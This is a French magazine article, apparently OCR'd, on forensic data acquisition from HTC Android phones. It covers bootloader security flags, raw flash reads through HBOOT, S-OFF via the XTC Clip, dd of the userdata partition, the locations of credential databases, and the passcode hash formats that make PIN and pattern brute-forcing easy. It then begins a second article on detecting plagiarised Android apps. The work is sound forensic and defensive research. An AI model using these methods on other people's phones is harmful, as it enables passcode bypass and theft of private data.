Au démarrage d'un téléphone HTC, plusieurs *bootloaders* sont chargés d'initialiser le matériel : le bootROM, puis le QCSBL, et enfin, l'OEMSBL (nommé HBOOT). Ce dernier est chargé de lancer le système Android.





*Figure 2*

Sous cette apparente simplicité, 2 processeurs sont en réalité exécutés :

- le processeur applicatif, qui fait tourner Android et tout ce que voit l'utilisateur ;
- le *baseband*, qui gère la partie radio, c'est-à-dire toutes les communications vers l'extérieur.

Le baseband est celui qui charge tout jusqu'au QCSBL (probablement pour des raisons historiques), puis passe la main à l'applicatif qui démarre HBOOT/Android. En parallèle, le baseband démarre le système AMSS et se met en attente de commandes en provenance du processeur applicatif.

La partition **boot** contient le noyau Android et un « initrd » associé, comme utilisé de manière standard pour le noyau Linux. La partition *system* contient tous les démons et programmes de base d'Android (montée en lecture seule). La partition *userdata* contient les données utilisateur (en lecture/écriture), montée en **/data**. La partition *recovery* contient un noyau Android et un *ramdisk* minimal. Cela permet d'avoir une partition de *backup* en cas de besoin. Par défaut, il ne permet que l'effacement de la partition de données. Voici les partitions d'un HTC Desire Z.

```
# cat /proc/emmc
dev:        size     erasesize name
mmcblk0p17: 00040000 00000200 "misc"
mmcblk0p21: 0087f400 00000200 "recovery"
mmcblk0p22: 00400000 00000200 "boot"
mmcblk0p25: 22dffe00 00000200 "system"
mmcblk0p27: 12bffe00 00000200 "cache"
mmcblk0p26: 496ffe00 00000200 "userdata"
mmcblk0p28: 014bfe00 00000200 "devlog"
mmcblk0p29: 00040000 00000200 "pdata"
```

## 2.2 Mécanismes de sécurité

Afin de protéger l'intégrité et la confidentialité des données du terminal, la sécurité est fournie au niveau HBOOT. Lors d'une mise à jour du téléphone, HBOOT n'accepte que des ROM (images de mise à jour dans le jargon Android) signées par le constructeur. Pour ce faire, la clé publique RSA de HTC est stockée dans HBOOT et la signature d'un fichier de mise à jour (**rom.zip**) peut être vérifiée par la bibliothèque suivante **[HBOOT_SIGN]**.

### 2.2.1 S-ON / S-OFF

Un *flag* de sécurité (**security flag**) géré par le baseband est défini par Qualcomm. Ceci permet au constructeur de fournir des téléphones en S-OFF (dits « engineering ») acceptant le « reflashage » complet du téléphone, même si cela n'est pas signé par HTC. Ceci est utilisé en interne dans les phases de développement.

Les terminaux utilisent des mémoires NAND eMMc pour le stockage des données. Ces mémoires apparaissent comme un « bloc device » et le contrôleur eMMc peut

être configuré afin de restreindre en lecture seule l'accès à certaines partitions (« write protection ») **[EMMC]**.

La mise à jour se fait par envoi d'un fichier `update.zip` (ou `update.nbh`) signé et vérifié par HBOOT :

- Si le téléphone est S-OFF (*security OFF*), le téléphone est reflashable intégralement (HBOOT compris).
- S'il est S-ON (*security ON*), il n'accepte que les ROM signées. De plus, le contrôleur eMMc de la Flash restreint l'accès aux partitions system, recovery et hboot. Elles sont en lecture seule.

### 2.2.2 Déblocage (Unlock)

Un autre flag est défini par HTC. Il s'agit du flag `unlock` géré au niveau de HBOOT (cela n'a rien à voir avec le SIM *unlock* des opérateurs). Cela permet à un utilisateur de débloquer son téléphone pour reflasher le système Android et la partition recovery.

Concrètement, l'unlock active le service « fastboot » au niveau de HBOOT (initialement désactivé). Des commandes permettent de flasher les partitions (`fastboot flash <partition> <file.img>`), sans vérification de signature.





*Figure 3*

La procédure d'unlock nécessite un effacement de la partition data. Elle se réalise en allant sur le site HTC Dev **[HTCDEV]**.

### 2.2.3 Passcode

Au niveau Android, l'utilisateur peut définir un *passcode* (mais ce n'est pas actif par défaut). Trois types de passcodes sont possibles : PIN, mot de passe ou schéma. Le PIN est numérique, le mot de passe permet l'alphanumérique/symboles et le schéma consiste à relier des points sur une grille de 9 cases. Pour notre étude, nous partirons du principe qu'un des passcodes est défini.


*Figure 4*

### 2.2.4 État des téléphones sortis d'usine

**Les téléphones vendus sont S-ON et « locked »**. Ils ne peuvent donc être mis à jour qu'en utilisant des ROM « officielles » (signées) et fastboot est désactivé. De plus, la partition recovery d'usine (*stock recovery*) ne permet que de réinitialiser le téléphone. Un utilisateur peut débloquer son téléphone par la procédure HTC unlock mais un analyste/attaquant ne pourra pas l'utiliser pour du forensics car la partition data est effacée. Pour plus de détails sur les mécanismes internes, vous pouvez vous référer à cet article **[SOG-UNLOCK]**.

### 2.2.5 Comparatif avec l'iPhone

Même si cet article ne concerne que les téléphones Android, il est intéressant de rapidement comparer cela avec le modèle de l'iPhone. Ce dernier contient une chaîne de démarrage similaire (avec plusieurs bootloaders) mais sécurisée de bout en bout. Ceci est réalisé en stockant le certificat racine dans le bootROM (non réinscriptible). De plus, chaque bootloader vérifie la signature du suivant lorsqu'il est chargé en mémoire.

Le mécanisme de l'iPhone est plus sécurisé dans le sens où si l'on arrive à flasher une partition, elle sera vérifiée lors de son chargement en RAM depuis la mémoire flash. Ce n'est pas le cas sur les téléphones Android (au moins la majorité).

## 3 Attaques

Cette partie détaille quelques attaques permettant de réaliser du forensics.

## 3.1 Utilisation de commandes de HBOOT

### 3.1.1 Protocole HBOOT

Cette première méthode consiste à utiliser le protocole HBOOT. Pour mettre le HTC Desire Z en mode HBOOT, il suffit de l'éteindre et d'appuyer simultanément sur les touches ***VOLUME BAS*** et ***POWER***. Lorsqu'on le connecte ensuite à un ordinateur sous Ubuntu, le téléphone affiche « HBOOT USB » et on obtient sur l'ordinateur les *vendor ID*/*product ID* suivants :

```
cedric@ubuntu:~$ lsusb | grep "High Tech"
Bus 001 Device 015: ID 0bb4:0c94 High Tech
Computer Corp.
```

On peut ensuite charger le module `usbserial` pour gérer cette communication en série (protocole texte).

```
cedric@ubuntu:~$ sudo modprobe usbserial
vendor=0x0BB4 product=0x0C94
```

et utiliser l'outil `screen` avec l'option `-L` (pour enregistrer les commandes saisies et résultats) pour communiquer avec HBOOT.

```
cedric@ubuntu:~$ screen -L /dev/ttyUSB0
```

On obtient alors une invite de commandes **hboot>**. La commande d'aide nous retourne ceci :

```
hboot>h

command list
keytest
heap
boot
reset
powerdown
rebootRUU
heap_test
rtask
task
enableqxdm
gencheckpt
list_partition_emmc
load_emmc
check_emmc
check_emmc_mid
read_emmc
get_wp_info_emmc
send_wp_info_emmc
get_ext_csd_emmc
get_sector_info_emmc
```

### 3.1.2 La commande read_emmc

Certains téléphones (ex : HTC Desire Z) exposent la commande **read_emmc**. Cette commande permet de lire la mémoire flash en RAW, et ce alors que le téléphone est en S-ON.

```
hboot>read_emmc
command format: read_emmc [start] [#blocks] [#blocks/read] [show]
```

La lecture du 1er secteur nous retourne une séquence d'octets qui n'est autre qu'une table de partitions.

```
hboot>read_emmc 0 1 1 1
reading sector 0 ~ 0
0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0
...
0 0 0 0 0 0 0 0 0 0 0 0 0 0 80 0
0 0 4D 0 0 0 1 0 0 0 E8 3 0 0 0 0
0 0 45 0 0 0 E9 3 0 0 80 0 0 0 0 0
0 0 46 0 0 0 69 4 0 0 28 23 0 0 0 0
0 0 5 0 0 0 91 27 0 0 6E 58 45 0 55 AA
read sector done average = 583
```

### 3.1.3 Implémentation d'un pont FUSE

Il suffit donc d'implémenter un pont avec **FUSE** (*Filesystem in Userspace*) pour dumper la mémoire flash (commande **dd**). Comme cela est très très long de tout dumper, il est plus intéressant de monter la partition (commande **mount**) et récupérer certains fichiers utiles pour l'analyse (contacts, SMS, etc.) **[SOG-FUSE]**.

### 3.1.4 Résumé

Avec cette méthode, nous sommes donc en mesure de récupérer tous les fichiers, si nous connaissons leur nom





*Figure 5*

(cf. section 4.2). La récupération des fichiers effacés est rendue très difficile puisqu'il faudrait dumper toute la partition et ceci est trop long en pratique. Tout le code source a été mis à disposition en même temps que la rédaction de cet article **[READ_EMMC]**.

## 3.2 Vulnérabilité Revolutionary

Il y a peu de vulnérabilités publiques dans HBOOT. La plus connue d'entre elles est celle liée à l'outil Revolutionary.

### 3.2.1 Principe de l'outil

L'outil a pour but de permettre le reflashage du terminal en le passant en S-OFF. Pour cela, il effectue :

- un « root » temporaire du téléphone ;
- une réécriture de la partition misc depuis Android/Linux ;
- un redémarrage du téléphone en mode HBOOT/FASTBOOT et l'exploitation d'une faille permettant l'exécution de code et la réécriture de la partition HBOOT.

Les 2 premières vulnérabilités ne nous intéressent pas pour faire du forensics, donc nous passerons directement à la 3ème.

### 3.2.2 Faille dans HBOOT

Cette vulnérabilité s'exploite en interne par l'équivalent de la commande suivante :

```
cedric@ubuntu:~$ sudo fastboot getvar mainver
```

Ceci récupère la variable « version principale » depuis la partition misc et la met dans un buffer sur la pile. Aucune vérification n'est faite sur la taille. Ce simple *stack overflow* permet l'exécution de code au niveau de HBOOT.

### 3.2.3 Points intéressants

Cette vulnérabilité est intéressante pour plusieurs points :

- Elle est utile pour la communauté (permet de passer un téléphone en S-OFF) mais non utilisable dans un cadre forensics puisqu'il est nécessaire d'être *root* sur le terminal.
- Si un autre moyen est trouvé pour modifier la partition misc indépendamment du système Android/Linux, alors l'impact sera nettement plus grave.

- La simplicité de la vulnérabilité montre que d'autres sont certainement présentes...
- L'obtention de l'exécution de code sur HBOOT permet de l'instrumentaliser, d'en comprendre le fonctionnement et ainsi de découvrir d'autres vulnérabilités/méthodes de forensics.

### 3.2.4 Résumé

Cette vulnérabilité est intéressante d'un point de vue R&D mais ne permet pas d'acquérir directement des données.

## 3.3 XTC Clip

Cette partie détaille l'utilisation du XTC Clip afin de passer les terminaux HTC en S-OFF. Cet outil est commercialisé pour quelques centaines d'euros **[XTC]**.

### 3.3.1 Principe de l'outil

L'outil se présente sous la forme d'un boîtier que l'on branche en USB avec un ordinateur sous Windows. L'application qui se lance permet de générer un fichier `update.nbh` sauvé sur une carte microSD. Il suffit alors d'insérer la carte microSD dans le téléphone ainsi qu'un adaptateur PCB SIM dans l'emplacement SIM du téléphone (simulation d'une carte SIM par le boîtier). Le schéma de montage est le suivant :





*Figure 6 : Schéma de montage du XTC Clip*

Ensuite, lors du démarrage en mode HBOOT, ce dernier charge automatiquement le fichier `update.nbh` et procède au passage en S-OFF du téléphone.

### 3.3.2 Téléphones supportés

Le XTC Clip supporte la majorité des téléphones HTC et des versions de HBOOT associées. Il est vraiment spécifique aux téléphones HTC. Les fichiers `update.nbh` sont d'ailleurs **signés par HTC** sans quoi ils ne seraient pas acceptés par les téléphones. Ces binaires de diagnostic combinés à une « SIM de diagnostic » permettent de désactiver ce security flag.

### 3.3.3 Forensics

L'analyse forensics est réalisée de la manière suivante :

1. Passage en S-OFF du téléphone avec le XTC Clip (cf. section 3.2.1) ;
2. Reflashage de la partition recovery par un recovery alternatif (ex : ClockWorkMod **[CWM]**, dont les sources sont disponibles **[CWM-SRC]** ou même modifier un existant et le reconstruire **[IMG_EDIT]**).

   Pour cela, il faut passer le téléphone en mode HBOOT, puis sélectionner le passage en mode FASTBOOT. Après avoir installé fastboot depuis le SDK Android **[SDK]**, il suffit de saisir depuis le PC la commande suivante :

```
cedric@ubuntu:~$  sudo fastboot flash recovery <recovery.img>
```

3. Démarrage sur le recovery alternatif et copie bit à bit de la partition data.

   Le mode recovery est accessible soit par une combinaison de touches, soit depuis le mode HBOOT. Une fois qu'il est démarré, ADB est activé (cf. section 3.4.1) et un *shell root* est obtenu.

```
cedric@ubuntu:~$ sudo adb shell
# dd if=/dev/block/mmcblk0p26 of=/sdcard/userdata.img
# exit
cedric@ubuntu:~$ sudo adb pull /sdcard/userdata.img
```

### 3.3.4 Résumé

Cette procédure est similaire à un *livd CD* et permet de récupérer une image parfaite de la partition de données. Le format étant YAFFS ou EXT3, l'analyste peut utiliser ses outils classiques pour les analyser (*file carving*, etc.).

## 3.4 Autres méthodes d'acquisition

Nous nous sommes placés dans le pire des cas pour l'analyste forensics où le passcode est défini et aucune mauvaise pratique n'a été employée par l'utilisateur du téléphone. Dans la vraie vie, les utilisateurs sont malheureusement souvent la cause du manque de sécurité. Cette partie détaille certaines « failles » qui peuvent être créées par l'utilisateur lui-même et qui donc aident grandement une attaque/analyse forensics.

### 3.4.1 Présence d'ADB

ADB (*Android Debug Bridge*) est un outil en ligne de commandes permettant de communiquer avec le téléphone démarré sous Android. Il est installable depuis le SDK Android **[SDK]**. Par défaut, ce service n'est pas activé sur le téléphone, mais cette option de *debug* est activable par le menu ***Application > Développement*** :


*Figure 7*

Si l'utilisateur l'active, le passcode est directement contournable puisque ADB permet d'obtenir un shell par l'USB sur le téléphone (et ce même si l'écran est bloqué par le passcode !). Il ne reste plus qu'à rooter le terminal en utilisant un des *exploits* root connus. L'analyste a ensuite accès à tout le contenu du téléphone.

#### 3.4.2 Aucun passcode défini

Si aucun passcode n'est défini, l'analyste peut activer ADB manuellement comme dit précédemment et avoir un shell sur le terminal.

#### 3.4.3 Recovery alternatif déjà flashé

Si l'utilisateur a précédemment installé un recovery alternatif comme le ClockWorkMod, alors l'analyste peut directement utiliser ses fonctionnalités avancées pour effectuer une copie bit à bit de la partition data.

#### 3.4.4 Unlock déjà fait par l'utilisateur

Si l'utilisateur a précédemment débloqué son téléphone, alors l'analyste peut utiliser la commande `fastboot boot <file.img>` pour démarrer un recovery alternatif (ClockWorkMod) en RAM.

#### 3.4.5 S-OFF déjà fait par l'utilisateur

Si l'utilisateur a déjà passé en S-OFF son téléphone, alors plus aucune sécurité n'est présente contre les accès physiques et un reflashage d'un recovery alternatif (non signé) est possible.

#### 3.4.6 Résumé

Les utilisateurs eux-mêmes peuvent réduire considérablement le niveau de sécurité de leur terminal. Des méthodes d'acquisition sont alors instantanément possibles même si le passcode est défini.

# 4 Données intéressantes

## 4.1 Système de fichiers

La mémoire flash est utilisée pour le stockage des données sur terminaux mobiles. Cette technologie consomme bien moins que des disques durs et permet de ne pas réduire l'autonomie de batterie. Cependant, elle présente l'inconvénient d'avoir un nombre limité de cycles d'effacements avant de se détériorer (typiquement de l'ordre de 100 000). Ce défaut est partiellement corrigé en incorporant dans la puce ou dans le *driver* un mécanisme permettant de compter les écritures et redispatchant les blocs afin de dispatcher les écritures/effacements sur toute la mémoire flash. Ce mécanisme est appelé *wear-leveling*. *YAFFS* (*Yet Another Flash File System*) fut le système de fichiers utilisé dans les premières versions d'Android, car adapté aux caractéristiques des mémoires flash (wear-leveling). Les derniers terminaux embarquent le plus souvent le système de fichiers **EXT3**, nettement plus répandu, notamment dans le monde Linux.

## 4.2 Bases de données

Les données intéressantes sont généralement stockées dans des bases de données au format **SQLite** (extension `.db` ou `.sqlite` le plus souvent). On peut répertorier les suivantes :

- `/data/data/com.android.providers.contacts/databases/contacts2.db` : contacts et journaux d'appels ;
- `/data/data/com.android.providers.telephony/databases/mmssms.db` : SMS et MMS ;
- `/data/data/com.google.android.gm/databases/mailstore.<username>@gmail.com.db` : emails synchronisés avec Gmail ;
- `/data/data/com.android.email/databases/EmailProvider.d` et `/data/data/com.android.email/databases/EmailProviderBody.db` : emails récupérés en POP/IMAP ;
- `/data/data/com.android.providers.calendar/databases/calendar.db` : calendrier synchronisé avec Google Calendar ;
- `/data/data/com.google.android.gsf/databases/talk.db` : comptes Gtalk et messages échangés ;
- `/data/system/accounts.db` : comptes (<username>@gmail.com), mots de passe, *tokens* d'authentification ;
- `/data/data/com.android.providers.settings/databases/settings.db` : paramètres de configuration, comme le type du passcode et le *salt* associé ;
- `/data/data/com.android.deskclock/databases/alarms.db` : alarmes définies ;
- `/data/data/com.android.inputmethod.latin/databases/auto_dict.db` : mots du dictionnaire saisis par l'utilisateur ;
- `/data/data/com.google.android.gsf/databases/subscribedfeeds.db` : flux souscrits ;
- `/data/data/com.android.browser/databases/webview.db` : *cookies*, formulaires navigateur remplis ;
- `/data/data/com.android.browser/databases/webviewCache.db` : cache des adresses parcourues dans le navigateur ;
- `/data/data/com.android.browser/databases/browser.db` : favoris, recherches navigateur ;
- `/data/data/com.google.android.apps.maps/databases/search_history.db` : historique des recherches Google Maps ;
- `/data/data/com.android.providers.downloads/databases/downloads.db` : fichiers téléchargés ;
- `/data/data/com.android.browser/app_geolocation/CachedGeoposition.db` : positions GPS en cache ;
- `/data/data/com.android.vending/databases/assets.db` : applications installées du *Market*.

## 4.3 Passcode

Les informations du passcode sont réparties dans les fichiers suivants :

- `/data/data/com.android.providers.settings/databases/settings.db` : stockage du type de passcode et le salt associé ;
- `/data/system/password.key` : stockage du PIN ou *password* si défini ;
- `/data/system/gesture.key` : stockage du schéma si défini.

Les fichiers de l'AOSP nécessaires pour comprendre le format du stockage se trouvent dans `mydroid/libcore/luni/src/main/java/java/lang/Long.java` et `mydroid/frameworks/base/core/java/com/android/internal/widget/LockPatternUtils.java` **[ANDROID-XREF]**.

Le mot de passe ou PIN est stocké dans le fichier `password.key` sous la forme suivante :

```
SHA-1(password|salt)|MD5(password|salt)
```

L'analyste peut donc le retrouver s'il est faible en tentant une attaque par force brute. Un mot de passe typique est un code PIN de 4 chiffres, donc de 1000 à 9999. Cela est instantané à tester.

Le schéma est stocké dans le fichier `gesture.key` sous la forme suivante :

```
SHA-1(scheme_digits)
```

où `scheme_digits` est la suite de chiffres correspondant à la grille à 9 points suivante :

```
0 1 2
3 4 5
6 7 8
```

Pour la lettre « L », par exemple, cela correspondra aux chiffres 0 3 6 7 8. Cela est également trivial à bruteforcer.

L'un de ces 2 choix est généralement fait car le passcode est saisi plusieurs dizaines de fois par jour.

Tous les outils permettant de bruteforcer tout type de passcode sont disponibles **[BF_PWD]**.

## Conclusion

Nous avons détaillé certaines méthodes de forensics pour les téléphones HTC qui comprennent une sécurité contre les attaques physiques (security flag combiné au passcode) **[SOG-FORENSICS]**. Les téléphones Samsung (ex : Samsung Galaxy S II) ne comprennent pas le même niveau de sécurité puisqu'il est possible de directement reflasher un recovery alternatif en utilisant un outil comme Odin **[ODIN]**. On peut alors réappliquer les méthodes détaillées dans cet article.

Depuis Ice Cream Sandwich (4.0 Jelly Bean (4.1), le chiffrement est activable sur les téléphones ayant cette mise à jour (ex : Galaxy Nexus, Nexus S). Mais là encore, si l'utilisateur réduit le niveau de sécurité et qu'il est possible de reflasher un recovery alternatif, le bruteforce du passcode depuis ce recovery sera presque instantané si c'est un simple code PIN **[DATA_PROTECT]**. Utiliser un mot de passe différent pour le chiffrement du téléphone et pour le déverrouillage peut rendre les tâches forensics beaucoup plus difficiles. En effet, l'utilisateur pourrait alors configurer un mot de passe complexe (non bruteforçable dans un temps fini) pour le chiffrement et avoir un code PIN pour le déverrouillage. En attendant que cela soit intégré dans Android **[ISSUE29468]**, il est possible de suivre ces tutoriaux pour le faire soi-même **[POF-FORTIFY] [NELENKOV-ENCRYPT]**. ■

## ■ RÉFÉRENCES


- [AOSP] http://source.android.com/
- [DROID] http://en.wikipedia.org/wiki/Comparison_of_Android_devices
- [CHART] http://developer.android.com/about/dashboards/index.html
- [HBOOT_SIGN] https://github.com/saidelike/android-work/tree/master/hboot_sign
- [EMMC] Embedded MMC (eMMC) Standard MMCA 4.4 (JESD84-A44) http://rere.qmqm.pl/~mirq/JESD84-A44.pdf
- [HTCDEV] http://htcdev.com/bootloader
- [SOG-UNLOCK] http://esec-lab.sogeti.com/post/HTC-unlock-internals
- [SOG-FUSE] http://esec-lab.sogeti.com/post/2011/05/22/Passcode-bypass-of-the-HTC-Desire-Z-using-an-hidden-feature-of-the-bootloader
- [READ_EMMC] https://github.com/saidelike/android-work/tree/master/read_emmc
- [XTC] http://www.xtcclip.com/
- [CWM] http://www.clockworkmod.com/
- [CWM-SRC] https://github.com/CyanogenMod/android_bootable_recovery
- [IMG_EDIT] https://github.com/saidelike/android-work/tree/master/img_edit
- [SDK] http://developer.android.com/sdk/index.html
- [ANDROID-XREF] http://androidxref.com/
- [BF_PWD] https://github.com/saidelike/android-work/tree/master/bf_password
- [SOG-FORENSICS] http://esec-lab.sogeti.com/post/Forensics-on-Android-phones-and-security-measures
- [ODIN] http://androidfirmwares.net/Guide/Details/2
- [DATA_PROTECT] Thomas Cannon, Into The Droid : Gaining access to Android User Data, Defcon 2012 https://viaforensics.com/mobile-security/droid-gaining-access-android-user-data.html
- [ISSUE29468] http://code.google.com/p/android/issues/detail?id=29468
- [POF-FORTIFY] http://pof.eslack.org/2012/07/30/fortifying-a-galaxy-nexus-with-stock-ish-image-and-root-access/
- [NELENKOV-ENCRYPT] http://nelenkov.blogspot.fr/2012/08/changing-androids-disk-encryption.html

DOSSIER 2/4

# PLAGIAT SUR ANDROID ?

Anthony Desnos – VirusTotal – adesnos@virustotal.com

**mots-clés : ANDROID / PLAGIAT / KOLMOGOROV / JAVA / ANDROGUARD / ELSIM**

*L'Android Market compte à ce jour plus de 600.000 applications et plus de 20 milliards de téléchargements, et ces résultats ne proviennent que du market « officiel ». Les applications sont disponibles en téléchargement de deux manières différentes : payantes ou gratuites. Il est donc évident qu'un tel marché va attirer des gens malintentionnés, par exemple en proposant des applications crackées. Mais de par la nature des applications Android, il est assez facile de les modifier et de les redistribuer, ce qui entraîne de nouveaux types d'actions malveillantes... ce qui pose quelques problèmes...*

## 1 Android Market

L'Android Market permet donc de télécharger des applications gratuites ou payantes et a marqué un tournant dans la diffusion des applications mobiles et en particulier des applications Java, qui finalement, comparées aux applications Android, avait une diffusion restreinte et donc un moins grand intérêt.

À partir d'un téléphone sous Android, on peut récupérer les applications installées (dans **/data/app** pour les gratuites, **/data/app-private** pour les payantes) et les modifier même si des mécanismes de protections existent **[5, 6]** car elles peuvent être contournées **[7]**. Chaque application se trouve dans un fichier APK, qui est en fait un simple fichier ZIP, regroupant principalement :

- le code de l'application dans un fichier **classes.dex** ;
- le fichier **AndroidManifest.xml** qui fournit les informations essentielles sur l'application (comme les permissions) ;
- des fichiers de data.

Pour modifier une application, on peut utiliser « apktool » qui est une surcouche de « smali/baksmali », qui permet de compiler et dé-compiler le fichier « classes.dex », avec des caractéristiques en plus (décodage des fichiers « resources.asrc », des fichiers « binaires XML » et des fichiers « 9.png »).

Ainsi, la première étape est d'extraire l'application :

```
desnos@t0t0:~/android/apktool$ ./apktool d com.rovio.
angrybirdsseasons-1.apk angrybirds
I: Baksmaling...
I: Loading resource table...
I: Decoding resources...
I: Loading resource table from file: /home/desnos/apktool/
framework/1.apk
I: Copying assets and libs...
desnos@t0t0:~/android/apktool$ ls angrybirds/
AndroidManifest.xml  apktool.yml  assets  lib  res  smali
```

Chaque fichier peut être modifié, par exemple le code se situe dans tous les fichiers finissant en « .smali » et correspondant à chacune des classes de l'application. La syntaxe de ces fichiers est proche de celle de Jasmin (ce qui est assez pratique pour l'édition :)), et permet ainsi de manipuler directement les instructions Dalvik. Une fois les modifications faites, il suffit de repackager l'application :

```
desnos@t0t0:~/android/apktool$ ./apktool b angrybirds/ angrybirds.
apk
I: Checking whether sources has changed...
I: Smaling...
I: Checking whether resources has changed...
I: Building resources...
I: Copying libs...
I: Building apk file...
desnos@t0t0:~/android/apktool$ ls -lh angrybirds.apk
-rw-rw-r-- 1 desnos desnos 13M 2012-03-15 15:46 angrybirds.apk
```

Il est donc évident que si on peut modifier rapidement une application, des problèmes arrivent...

## 2 Plagiat

Le principal problème de l'Android Market se trouve finalement dans le plagiat (au sens large du terme et de ses utilisations). Puisqu'il est simple de modifier une application Android, qu'est-ce qui prouve ma paternité de l'application à l'utilisateur ? Et donc comment faire pour le prouver ?

Puisqu'à ce jour il n'y a pas de système de protection (ou de détection) assez fort qui empêcherait une personne de pendre une application payante ou gratuite sur le market officiel, de la modifier, puis de la remettre sur le market officiel (en imaginant des choses farfelues comme la transformation d'une application gratuite à payante, ou payante à gratuite avec l'ajout de publicité).

On trouve de nombreux interviews et témoignages sur Internet qui décrivent parfaitement le problème. Par exemple, Kevin Baker (« Neolithic Software ») interviewé par « The Guardian » **[8]** à propos de son application a été l'un des premiers à soulever le problème :

*« I have a game on the market called Sinister Planet which was released about eight months ago »*

*« One of my customers emailed me three weeks ago, and informed me that another company was selling a version of my app - pirated and uploaded as their own. Of course I contacted Google right away. It took Google two days to take the app down. This publisher was also selling other versions of pirated games. [...] You'd think [Google] might have a hotline for things like that ! »*

D'une part, il a eu de la chance qu'un de ses clients se rende compte du problème et le lui rapporte (à lui, pourquoi pas à l'auteur de l'application piratée ?), puis cela a demandé un certain temps (mais finalement assez normal et négligeable par rapport à la mise en ligne originale) à Google pour faire son investigation, et prendre la décision de supprimer l'application piratée.

Ainsi, son application est passée d'une version payante à gratuite :





*Figure 1 : Sinister Planet : Application piratée (gratuite)*


*Figure 2 : Sinister Planet : Application d'origine (payante)*

Un autre cas qui a eu aussi une médiatisation est celui de Jon Willis. En effet, celui-ci possède une application nommée « ElectricSleep » disponible également sur le market officiel. Celle-ci a été piratée (avec un ajout de code que nous analyserons plus loin) sur le market officiel et il est même encore possible d'en retrouver des traces sur les markets alternatifs :


*Figure 3 : ElectricSleep : Application piratée*

Nous pouvons ainsi avoir le nom du développeur (« HTCHEN ») ainsi que des statistiques sur le nombre de téléchargements sur ce market, et des commentaires :





*Figure 4 : Commentaire d'utilisateurs et du développeur sur l'application piratée*

On peut voir dans ces commentaires un autre problème qui est celui de la preuve scientifique que l'application a bien été piratée, et si oui quelles en sont les modifications apportées ?

Car au final, si nous regardons de plus près la description du développeur, on peut se rendre compte que ce n'est sûrement pas la seule application modifiée :


*Figure 5 : Regroupement des applications piratées par HTCHEN*

En regardant les descriptions des permissions des applications piratées (comme « Daily Money ») sur l'Android Market (l'application a été supprimée depuis, mais elle se trouvait en 3ème position lors de la recherche) :


*Figure 6 : Recherche d'une application sur l'Android Market*

on peut se rendre compte que la modification nécessite une permission supplémentaire (l'accès à votre localisation) :





*Figure 7 : Permissions de l'application originale*


*Figure 8 : Permissions de l'application piratée*

Ils nous faut donc un outil capable de calculer un taux de similarité entre deux applications, et de nous donner s'il y a eu des portions de code ajoutées, supprimées, et d'exprimer les différences entre deux méthodes qui auraient été modifiées.

# 3 Complexité aléatoire ou complexité de Kolmogorov

Pour pouvoir identifier le plagiat d'une application, il nous faut un outil « mathématique » qui nous donne les éléments pour calculer la similarité entre 2 éléments. C'est ici qu'interviennent les travaux **[9]** d'Andreï Kolmogorov et Gregory Chaitin (à partir d'une idée de Ray Solomonoff).

Dans son livre « Complexité aléatoire et complexité organisée » **[10]**, Jean-Paul Delahaye vulgarise et explique d'une façon parfaite cette complexité et donne une définition « simple » de la complexité de Kolmogorov. On peut la définir de la manière suivante :

« La complexité de Kolmogorov, « K(s) », d'une suite binaire finie « s » est la longueur du plus court programme qui engendre « s », c'est-à-dire du plus court programme qui produit l'impression de « s » sur l'écran de l'ordinateur ou sur l'imprimante ».

Il est ainsi assez simple de concevoir que pour imprimer à l'écran un milliard de « 0 », la complexité de Kolmogorov va être très petite car il suffit d'un simple programme :

« pour i variant de 1 jusqu'à 1.000.000.000 imprimer 0 ».

